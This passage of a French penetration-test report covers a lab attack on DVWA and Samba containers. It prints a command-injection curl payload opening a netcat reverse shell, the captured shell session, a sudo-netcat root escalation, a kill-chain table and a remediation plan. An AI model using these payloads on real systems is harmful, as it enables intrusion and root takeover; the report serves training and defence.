Preuve de Succès : Le serveur renvoie la chaîne suivante : **uid=33(www-data) gid=33(www-data) groups=33(www-data)**. Cette sortie confirme que je peux exécuter n'importe quelle commande sur le serveur Debian distant avec les privilèges de l'utilisateur web. La vulnérabilité d'exécution de code à distance (RCE) est prouvée.

Puis je lance un listener sur ma samba :

```

root@e282b92f5fca:/tmp# nc -lvnp 4444
nc -lvnp 4444
listening on [any] 4444 ...
id
id
connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 60358
/bin/sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █

```

L'Analyse Technique:

- **nc (Netcat)** : J'utilise nc pour ouvrir un port d'écoute sur le serveur Samba (sur le pivot car j'ai installé tunnel à sens unique (sortant). Il permet à ma machine Kali d'envoyer des paquets vers le réseau 172.19.0.0/16. C'est grâce à lui que mon curl a pu atteindre la WebApp, néanmoins si j'aurais essayé de faire la route « retour », j'aurais probablement pu le faire, mais pour souci de simplicité ici je m'en tiens à la samba).
- **-l (Listen)** : Indique à Netcat de passer en mode écoute au lieu d'initier une connexion.
- **-v (Verbose)** : Me donne un retour détaillé sur les connexions entrantes.
- **-n (Numeric)** : Désactive la résolution DNS pour accélérer le processus et éviter de laisser des traces dans les logs de résolution.
- **-p 4444** : Spécifie le port exact (4444) que je vais injecter dans mon payload curl sur la WebApp.

Phase 3.3 : Injection de Commandes et Tentative de Shell Direct

```

root@c274247f788e)-[/]
$ curl -s -b cookies.txt -d "ip=127.0.0.1%3Bnc%3B172.19.0.3%404040-c+%2Fbin%2Fsh+%23" -d "Submit=Submit" "http://127.0.0.1:9999/vulnerabilities/exec/"

```

```
curl -s -b cookies.txt -d "ip=127.0.0.1; nc 172.19.0.3 4444 -e /bin/sh #" -d "Submit=Submit" http://127.0.0.1:9999/vulnerabilities/exec/
```


en version encodée optimisée pour limiter les bugs de formattage http :

```
curl -s -b cookies.txt -d "ip=127.0.0.1%3B+nc+172.19.0.3+4444+-e+%2Fbin%2Fsh+%23" -d "Submit=Submit" "http://127.0.0.1:9999/vulnerabilities/exec/"
```

L'Analyse Technique (Le Comment) :

- **-s -b cookies.txt** : J'utilise curl en mode silencieux en injectant mes cookies d'authentification .
- **ip=127.0.0.1;** : Je commence par une adresse IP légitime, puis j'utilise le point-virgule pour briser la chaîne de commande de l'application et forcer l'exécution de ma propre instruction système.
- **nc 172.19.0.3 4444 -e /bin/sh #** : Je tente ici de forcer la cible à se connecter à mon écouteur Netcat sur le pivot (**172.19.0.3**) sur le port **4444**. L'option -e /bin/sh est destinée à lier un shell directement à cette connexion. Le caractère # sert à mettre en commentaire la suite de la commande originale de l'application pour éviter les erreurs de syntaxe.

Le Raisonnement : J'ai d'abord validé la vulnérabilité avec une commande simple (id). Ici, je tente de passer à l'étape supérieure : obtenir un **Reverse Shell** direct. Je cible l'IP interne de mon pivot car, comme je l'ai analysé, la cible est incapable de joindre ma machine Kali en dehors de son réseau sans tunnel retour.



```
root@e282b92f5fca:/tmp# nc -lvnp 4444
nc -lvnp 4444
listening on [any] 4444 ...
id
id
connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 60358
/bin/sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Preuve de Succès : Le terminal affiche : connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 60358. Immédiatement après, je tape id et le système me répond **uid=33(www-**

data). Cela prouve que mon écoute a réussi et que j'ai désormais la main sur le système de fichiers de la cible interne.

Phase 4 : Élévation de Privilèges via Détournement de Binaire

Le Cheminement Technique : Dans cette phase ultime, j'ai cherché à briser les barrières de l'utilisateur www-data. Mon raisonnement a suivi une logique de "pivot local" : d'abord identifier une faiblesse dans la configuration des droits, puis utiliser un outil système légitime pour exécuter mon propre code avec des privilèges élevés.

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on e65d9c939fab:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on e65d9c939fab:
  (root) NOPASSWD: /bin/nc
$ sudo /bin/nc -e /bin/bash -lp 5555 & sleep 1; nc 127.0.0.1 5555
sudo /bin/nc -e /bin/bash -lp 5555 & sleep 1; nc 127.0.0.1 5555

ls
ls
help
index.php
source
id
id
uid=0(root) gid=0(root) groups=0(root)
ls -la /root
ls -la /root
total 32
drwx----- 1 root root 4096 Dec 13 2023 .
drwxr-xr-x 1 root root 4096 Jan 15 20:43 ..
-rw----- 1 root root 1110 Dec 13 2023 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 2 root root 4096 Dec 13 2023 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 5812 Dec 13 2023 .viminfo
```

L'Analyse Technique (Le Comment) :

- **L'Énumération des droits** : J'ai commencé par exécuter `sudo -l` pour voir ce que le système m'autorisait à faire sans mot de passe. J'ai découvert que le binaire Netcat (`/bin/nc`) était marqué comme **NOPASSWD** pour l'utilisateur Root.
- **L'Exploitation** : J'ai utilisé Netcat pour ouvrir un port d'écoute (`-lp 5555`) lié à un shell Bash (`-e /bin/bash`). Puisque j'ai lancé cette commande avec `sudo`, le processus Netcat a démarré avec l'UID 0 (Root).
- **La Capture du Shell** : En me connectant après le `sleep 1` (qui sert à faire en sorte d'attendre que le shell root se connecte via le port 5555), ce port local via `nc`

127.0.0.1 5555, j'ai récupéré le shell Bash qui avait hérité des privilèges Root du processus parent.

Le Raisonnement : Je savais que l'administrateur avait commis une erreur de configuration grave en laissant un outil aussi puissant que Netcat accessible via Sudo. Plutôt que de chercher une vulnérabilité noyau complexe, j'ai simplement détourné l'usage d'un outil déjà présent sur le système. C'est la méthode la plus fiable et la plus discrète pour obtenir un contrôle total.

Preuve de Succès : Ma capture d'écran montre l'exécution de la commande `id`, qui retourne `uid=0(root)`, confirmant mon élévation de privilèges. J'ai ensuite pu lister le répertoire `/root` et lire des fichiers confidentiels comme `.bash_history` et `.viminfo`, prouvant que plus aucune donnée ne m'est inaccessible sur l'hôte `e65d9c939fab`.

Plan de Remédiation :

1. Actions Immédiates :

- **Sudoers** : Supprimer le droit NOPASSWD pour `/bin/nc` sur l'hôte final pour bloquer l'escalade Root.
- **Patch Management** : Mettre à jour Samba vers une version `> 4.6.4` pour corriger la faille d'entrée critique.

2. Actions à Court Terme :

- **Sanitisation Web** : Utiliser des fonctions comme `escapeshellarg()` dans le code PHP de la WebApp pour neutraliser les injections.
- **Gestion des Secrets** : Interdire les identifiants par défaut (`admin/password`) et imposer une politique de mots de passe forts.

3. Actions à Long Terme :

- **Micro-segmentation** : Configurer un Pare-feu interdisant les connexions sortantes (Reverse Shell) du réseau interne vers le pivot ou l'extérieur.

Tableau des Killchain :

Vulnérabilité	Vecteur d'attaque	Impact	Criticité	État
Exécution de code à distance (RCE)	SambaCry (CVE-2017-7494) sur Samba 4.6.3	Accès initial au serveur frontal (Pivot)	CRITIQUE	Exploité
Cloisonnement réseau insuffisant	Mouvement latéral via Meterpreter (autoroute/portfwd)	Accès à la zone LAN isolée (172.19.0.x)	MAJEUR	Réussi
Identifiants par défaut	Authentification DVWA (admin/password)	Accès administratif à la WebApp interne	ÉLEVÉ	Réussi
Injection de commandes (RCE)	Module "Command Execution" de DVWA	Exécution de code sur le serveur web (user www-data)	CRITIQUE	Exploité
Mauvaise configuration Sudo	Directive NOPASSWD sur le binaire Netcat (/bin/nc)	Escalade de privilèges vers l'utilisateur Root	CRITIQUE	ROOT ACQUIS

Détail des Impacts Métier

- **Confidentialité : Compromise.** L'accès Root sur l'hôte final m'a permis de lire des fichiers sensibles tels que .bash_history et .viminfo, ainsi que de naviguer dans le répertoire /root.

- **Intégrité : Compromise.** En tant que Root, j'avais la capacité de modifier n'importe quel fichier système, d'installer des backdoors ou d'altérer les bases de données applicatives.
- **Disponibilité : Menacée.** L'accès système total permet de stopper les services critiques ou d'effacer l'intégralité du stockage disque.

Synthèse

L'infrastructure présente un risque systémique. L'isolation réseau, bien que présente, a été rendue inefficace par une **faille de service obsolète** (SambaCry) sur le pivot. La prise de contrôle finale a été facilitée par une **erreur de configuration locale** (Sudo), transformant une intrusion applicative en une compromission totale de l'hôte.